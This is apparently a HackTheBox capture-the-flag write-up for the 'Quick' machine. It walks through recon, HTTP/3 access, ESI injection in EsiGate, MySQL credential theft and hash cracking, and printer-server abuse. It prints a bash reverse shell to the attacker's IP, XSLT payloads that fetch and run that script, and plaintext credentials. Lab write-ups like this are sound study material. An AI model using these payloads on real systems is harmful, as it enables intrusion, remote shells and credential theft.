


HackTheBox – Quick



Summary

- Gained access to portal.quick.htb via quiche, this allowed me to access the pages that were transferred via http3.
- On portal.quick.htb discovered a default password within a PDF document – Connectivity.pdf
- Gained access to elisa@wink.co.uk's account using this password.
- Discovery of EsiGate software running, this has a known esi injection vulnerability, which was ultimately abused to gain a shell on the system as the user – Sam.
- Enumeration of the system netted an SQL database username and password, this was used on MySQL to gain a password hash for srvadm.
- The hash was possible to crack by bruteforcing the encryption routine against a wordlist.
- Discovery of printerv2.quick.htb subdomain.
- Authenticated on printerv2.quick.htb as srvadm using the cracked password.
- Exploited a race condition to print srvadm's private SSH key to a listener.
- Authenticated as srvadm via SSH.
- Discovery of a password in printers.conf.
- This password could be used to su to the root account.

Recon

I began by adding 10.10.10.186 to /etc/hosts as quick.htb.

This was followed up by port scans only revealing ports 22 and 9001 running SSH and Apache respectively.

```
driggzzzz@kali:~/Desktop/HTB/Quick$ sudo nmap -T5 quick.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-03 09:05 EDT
Nmap scan report for quick.htb (10.10.10.186)
Host is up (0.014s latency).
rDNS record for 10.10.10.186: portal.quick.htb
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9001/tcp  open  tor-orport

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
driggzzzz@kali:~/Desktop/HTB/Quick$ sudo nmap -T5 quick.htb -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-03 09:05 EDT
Nmap scan report for quick.htb (10.10.10.186)
Host is up (0.013s latency).
rDNS record for 10.10.10.186: portal.quick.htb
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9001/tcp  open  tor-orport

Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds
driggzzzz@kali:~/Desktop/HTB/Quick$
```

```
# Nmap 7.80 scan initiated Mon Apr 27 09:30:46 2020 as: nmap -A -p22,9001 -oN nmap.txt quick.htb
Nmap scan report for quick.htb (10.10.10.186)
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 fb:b0:61:82:39:50:4b:21:a8:62:98:4c:9c:38:82:70 (RSA)
| 256 ee:bb:4b:72:63:17:10:ee:08:ff:e5:86:71:fe:8f:80 (ECDSA)
|_ 256 80:a6:c2:73:41:f0:35:4e:5f:61:a7:6a:50:ea:b8:2e (ED25519)
9001/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Quick | Broadband Services
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Running dirb against the apache server revealed the following:

```
-----
DIRB v2.22
By The Dark Raver
-----


OUTPUT_FILE: dirb.txt
START_TIME: Mon Apr 27 09:32:17 2020
URL_BASE: http://quick.htb:9001/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.html,.txt,/) | (.php)(.html)(.txt)(/) [NUM = 4]
-----

GENERATED WORDS: 4612


---- Scanning URL: http://quick.htb:9001/ ----
+ http://quick.htb:9001/clients.php (CODE:200|SIZE:2698)
+ http://quick.htb:9001/db.php (CODE:200|SIZE:0)
+ http://quick.htb:9001/home.php (CODE:200|SIZE:86)
+ http://quick.htb:9001/icons/ (CODE:403|SIZE:276)
+ http://quick.htb:9001/index.php (CODE:200|SIZE:3353)
+ http://quick.htb:9001/index.php/ (CODE:200|SIZE:3353)
+ http://quick.htb:9001/login.php (CODE:200|SIZE:4345)
+ http://quick.htb:9001/search.php (CODE:200|SIZE:1)
+ http://quick.htb:9001/server-status/ (CODE:200|SIZE:5827)
+ http://quick.htb:9001/ticket.php (CODE:200|SIZE:86)
```

None of these pages are of much use right now though unfortunately.

Visiting the webserver presents the following page, following the portal link attempts to connect to portal.quick.htb – I added this to /etc/hosts.



Attempting to visit this page presents an SSL error.



Running a port scan against 443 on UDP however reveals that this port is open, unusually SSL is running over UDP.

```
driggzzzz@kali:~/Desktop/HTB/Quick$ sudo nmap -sU quick.htb -p443 -sV -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-03 09:16 EDT
Nmap scan report for quick.htb (10.10.10.186)
Host is up (0.014s latency).
rDNS record for 10.10.10.186: portal.quick.htb

PORT      STATE      SERVICE VERSION
443/udp   open|filtered https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.94 seconds
driggzzzz@kali:~/Desktop/HTB/Quick$
```

Some research into this leads me to discover that http3 – otherwise known as QUIC, is a protocol that matches this description. There are a few ways to browse this currently experimental protocol, I settled on using the following software by cloudflare called Quiche: <https://github.com/cloudflare/quiche>

After installing this, running the following command presented the index page for portal.quick.htb as html. There are references to GET requests that are interesting – particularly docs.

```
cargo run --manifest-path=tools/apps/Cargo.toml --bin quiche-client -- --no-verify https://quick.htb
```

```
<html>
<title> Quick | Customer Portal</title>
<h1>Quick | Portal</h1>
<head>
<style>
ul {
  list-style-type: none;
  margin: 0;
  padding: 0;
  width: 200px;
  background-color: #f1f1f1;
}

li a {
  display: block;
  color: #000;
  padding: 8px 16px;
  text-decoration: none;
}

/* Change the link color on hover */
li a:hover {
  background-color: #555;
  color: white;
}
</style>
</head>
<body>
<p> Welcome to Quick User Portal</p>
<ul>
  <li><a href="index.php">Home</a></li>
  <li><a href="index.php?view=contact">Contact</a></li>
  <li><a href="index.php?view=about">About</a></li>
  <li><a href="index.php?view=docs">References</a></li>
</ul>
```

Running the following command presents the docs page which contains 2 PDF files.

```
cargo run --manifest-path=tools/apps/Cargo.toml --bin quiche-client -- --no-verify https://quick.htb/index.php?view=docs
```

```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">

<h1>Quick | References</h1>
<ul>
  <li><a href="docs/QuickStart.pdf">Quick-Start Guide</a></li>
  <li><a href="docs/Connectivity.pdf">Connectivity Guide</a></li>
</ul>
</head>
</html>
```


I used the same method to visit <https://quick.htb/docs/Connectivity.pdf> and directed the output to a local file – connectivity.pdf.

Viewing this document reveals a default password for the service - Quick4ce\$\$

Quick

Broadband Services

September 04, 2019



How to Connect ?

1. Once router is up and running just navigate to http://172.15.0.4/quick_login.jsp
2. You can use your registered email address and Quick4cc3\$\$ as password.
3. Login and change your password for WiFi and ticketing system.
4. Don't forget to ping us on chat whenever there is an issue.

With a password and no username I enumerated further. Remembering the user reviews on the home page left a name, viewing clients.php left a company name and country, which is rather odd. I used this to make some educated guesses at valid email addresses.

Quick | Clients

Our clients list where in we closely engaged with.

#	Client	Country
1	QConsulting Pvt Ltd	UK
2	Darkwing Solutions	US
3	Wink	UK
4	LazyCoop Pvt Ltd	China
5	ScoobyDoo	Italy
6	PenguinCrop	France

After a few guesses I eventually struck gold and gained access to elisa@wink.co.uk. This redirected me to a customer panel page.

Quick | Ticketing System

Home Raise Ticket

LoggedIn as Elisa

Track your Tickets

Search with assigned ticket id

Search



Our Services

We operate around the Globe.
You can contact us to know more
about our services.

Quick | Resistant | PowerFul



Love To Help

As customer is utmost care to
us, we don't hesitate to resolve
ur issues.



Chat

Oh yea! we are working on
design at the moment.

Analyzing the HTTP headers reveals some software called Esigate is running.

The screenshot shows the 'Headers' tab in a web browser's developer tools. The 'Response' section is expanded, showing the following headers:

- Cache-Control: no-store, no-cache, must-revalidate
- Content-Length: 53
- Content-Type: text/html; charset=UTF-8
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Pragma: no-cache
- Server: Apache/2.4.29 (Ubuntu)
- Via: 1.1 localhost (Apache-HttpClient/4.5.2 (cache))
- X-Powered-By: Esigate**

The 'Request' section is also expanded, showing the following headers:

- Accept: */*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: PHPSESSID=opko5aujvsontvar5u49guc987

Searching for exploits for this software proved fruitful, netting the following page explaining how to exploit an ESI injection vulnerability.

<https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations/>

FootHold

I tested the previously mentioned exploit by hosting a script containing the following payload via python http.server.

```
driggzzzz@kali:~/Desktop/HTB/Quick$ cat test.esi
<script>alert('it works');</script>
driggzzzz@kali:~/Desktop/HTB/Quick$
```

I confirmed that this worked by including the address this script was hosted at within esi:includes tags when submitting a ticket. Searching for the ticket number using /search.php?search= triggers the alert; confirming I could abuse this form.

Title:	<input type="text" value="test"/>
Message:	<div><esi:include src="http://10.10.14.12:8000/test.esi"> </esi:include></div>
<input type="button" value="Submit"/>	

Ticket NO : "TKT-1339" raised. We will answer you as soon as possible

OK

quick.htb:9001/search.php?search=TKT-1813

ID	Title	Description
TKT-1813	test	

it works

OK

To gain RCE I hosted 4 files on my webserver:

driggzzzz.sh – a bash script to spawn a reverse shell.

```
#!/bin/bash  
bash -c "bash -i >& /dev/tcp/10.10.14.16/9001 0>&1"
```

Uploader.xsl – This will be used a style sheet that uploads driggzzzz.sh to the server.

```
<?xml version="1.0" ?>  
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">  
<xsl:output method="xml" omit-xml-declaration="yes"/>  
<xsl:template match="/">  
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"  
  xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">  
<root>  
  <xsl:variable name="cmd"><![CDATA[wget http://10.10.14.16/driggzzzz.sh]]></xsl:variable>  
  <xsl:variable name="rtObj" select="rt:getRuntime()"/>  
  <xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>  
  Process: <xsl:value-of select="$process"/>  
  Command: <xsl:value-of select="$cmd"/>  
</root>  
</xsl:template>  
</xsl:stylesheet>
```

Chmod.xsl – Will change the permissions of driggzzzz.sh to make it executable.

```
<?xml version="1.0" ?>  
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">  
<xsl:output method="xml" omit-xml-declaration="yes"/>  
<xsl:template match="/">  
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"  
  xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">  
<root>  
  <xsl:variable name="cmd"><![CDATA[chmod +x ./driggzzzz.sh]]></xsl:variable>  
  <xsl:variable name="rtObj" select="rt:getRuntime()"/>  
  <xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>  
  Process: <xsl:value-of select="$process"/>  
  Command: <xsl:value-of select="$cmd"/>  
</root>  
</xsl:template>  
</xsl:stylesheet>
```

Exploit.xml – this will run the script.

```
<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[./driggzzzz.sh]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>
```

These can be used to gain RCE by uploading them via the ticket submission form.

Using:

```
<esi:include src="http://localhost" stylesheet="<location of script>.xml"></esi:include>
```

I uploaded the 3 .xml documents using this method and noted their ticket numbers.

Title:	<input type="text" value="Uploader"/>
Message:	<div style="border: 1px solid #ccc; padding: 5px; min-height: 100px;"><pre><esi:include src="http://localhost" stylesheet="http://10.10.14.16/uploader.xml"> </esi:include></pre></div>
<input type="button" value="Submit"/>	

I then set up a listener and queried the tickets in the following order, triggering a series of commands that ultimately gained a reverse shell:

Uploader.xsl

Chmod.xsl

Exploit.xsl

--	--	--	--

ID	Title	Description	Status
TKT-1789	exploit	Process: Process[pid=2488, exitValue="not exited"] Command: ./driggzzzz.sh	open

```
driggzzzz@kali:~$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.186] 52342
bash: cannot set terminal process group (1025): Inappropriate ioctl for device
bash: no job control in this shell
sam@quick:~$
```

Privelege Escalation – User: srvadm

Reading /etc/passwd reveals the user – srvadm.

```
sam@quick:~/esigate-distribution-5.2/lib$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
sam:x:1000:1000:sam:/home/sam:/bin/bash
mysql:x:111:115:MySQL Server,,:/nonexistent:/bin/false
srvadm:x:1001:1001:,,:/home/srvadm:/bin/bash
sam@quick:~/esigate-distribution-5.2/lib$
```

In /var/www/html/db.php is a set of credentials for an SQL database.

```
sam@quick:/var/www/html$ cat db.php
<?php
$conn = new mysqli("localhost","db_adm","db_p4ss","quick");
?>
sam@quick:/var/www/html$
```

In /var/www/html/login.php there is a section of PHP code outlining a password encryption/decryption routine. The passwords appear to be stored as an md5 hash of the encrypted password with a salt of 'fa'.

```
sam@quick:/var/www/html$ cat login.php
<?php
include("db.php");
if(isset($_POST["email"]) && isset($_POST["password"]))
{
    $email=$_POST["email"];
    $password = $_POST["password"];
    $password = md5(crypt($password,'fa'));
    $stmt=$conn->prepare("select email,password from users where email=? and password=?");
    $stmt->bind_param("ss",$email,$password);
    $stmt->execute();
    $result = $stmt->get_result();
    $num_rows = $result->num_rows;
    if($num_rows > 0)
```

Querying the SQL database using the earlier discovered credentials reveals password hashes for elisa@wink.htb and srvadm@quick.htb.

```
sam@quick:/var/www/html$ mysql -u db_adm -p -D quick
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 82
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;
+-----+
| Tables_in_quick |
+-----+
| jobs             |
| tickets          |
| users            |
+-----+
3 rows in set (0.00 sec)

mysql> select * from users;
+-----+-----+-----+
| name          | email                | password |
+-----+-----+-----+
| Elisa         | elisa@wink.co.uk     | c6c35ae1f3cb19438e0199cfa72a9d9d |
| Server Admin | srvadm@quick.htb     | e626d51f8fbfd1124fdea88396c35d05 |
+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> █
```

I wrote the following python script to crack the hash, the script iterates through a wordlist – in this case rockyou.txt, encrypts the words with a salt of 'fa' and creates an md5 hash of it. This hash is then compared to the hashed password from the database; if a match is found it returns the word used.

```
import hashlib
import crypt
import sys

hash = b"e626d51f8fbfd1124fdea88396c35d05"

print("Attempting to crack: " + str(hash))

with open("/usr/share/wordlists/rockyou.txt") as wlist:
    for word in wlist:
        try:
            if hashlib.md5(crypt.crypt(word.strip().encode(), 'fa')).hexdigest() == hash:
                print("Password found: " + word)
                sys.exit()
        except UnicodeDecodeError:
            pass
```

This returned the password as yl51pbx.

```
driggzzzz@kali:~/Desktop/HTB/Quick$ python crack.py
Attempting to crack: e626d51f8fbfd1124fdea88396c35d05
Password found: yl51pbx

driggzzzz@kali:~/Desktop/HTB/Quick$ █
```

I attempted to use this password against SSH and su with no success.

Further enumeration lead me to /etc/apache2/sites-available/000-default.conf where I found another hostname – printerv2.quick.htb which I added to /etc/hosts.

```
sam@quick:/etc/apache2/sites-available$ cat 000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com


    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
<VirtualHost *:80>
    AssignUserId srvadm srvadm
    ServerName printerv2.quick.htb
    DocumentRoot /var/www/printer
</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

I navigated to printerv2.quick.htb and authenticated using the discovered credentials.



On there I could add a new printer to the server.

The screenshot shows a web browser window with the address bar displaying 'printerv2.quick.htb:9001/printers.php'. The page has a blue header with 'Quick | POS Print Server' on the left and 'Printers' and 'Add Printer' on the right. Below the header is a blue banner with the text 'An application for printing POS receipts.' The main content area is light gray and features the heading 'LIST PRINTERS' in large, bold, gray letters. Below this heading is a message: 'Please review the printer or try test printing.' At the bottom, there is a table with four columns: 'Title', 'IP Address', 'Port', and 'Actions'. The table is currently empty, and a message below it states: 'No Printer has been added, please [add one](#).'

Title	IP Address	Port	Actions
No Printer has been added, please add one .			

I created a new printer named driggzzzz at my IP address on port 9002.

The screenshot shows a web browser window with the address bar displaying 'printerv2.quick.htb:9001/add_printer.php'. The page has a blue header with 'Quick | POS Print Server' on the left and 'Printers' and 'Add Printer' on the right. Below the header is a blue banner with the text 'An application for printing POS receipts.' The main content area is light gray and features the heading 'ADD NEW PRINTER' in large, bold, gray letters. Below this heading is a message: 'Please fill the from below to add printer.' The form consists of several fields: 'Title' with the value 'driggzzzz', 'Type' with a dropdown menu showing 'Network', 'Profile' with a dropdown menu showing 'Default', 'IP Address' with the value '10.10.14.16', and 'Port' with the value '9002'. Below the 'Port' field is a small note: 'Most printers are open on port 9100'. At the bottom of the form is a green button labeled 'Add Printer'.

Title: driggzzzz

Type: Network

Profile: Default

IP Address: 10.10.14.16

Port: 9002

Most printers are open on port 9100

Add Printer

I set up a listener on port 9002 and clicked the print button, whilst this created a connection it didn't provide anything of use. This will be crucial to the next part of the exploit however.

printerv2.quick.htb9001/printers.php?job=print&title=driggzzzz



Quick | POS Print ServerPrintersAdd Printer

An application for printing POS receipts.

LIST PRINTERS

Printer is up. Please add a [job](#)

Please review the printer or try test printing.

Title	IP Address	Port	Actions
driggzzzz	10.10.14.16	9002	 

```
driggzzzz@kali:~/Desktop/HTB/Quick$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.186] 37322
driggzzzz@kali:~/Desktop/HTB/Quick$
```

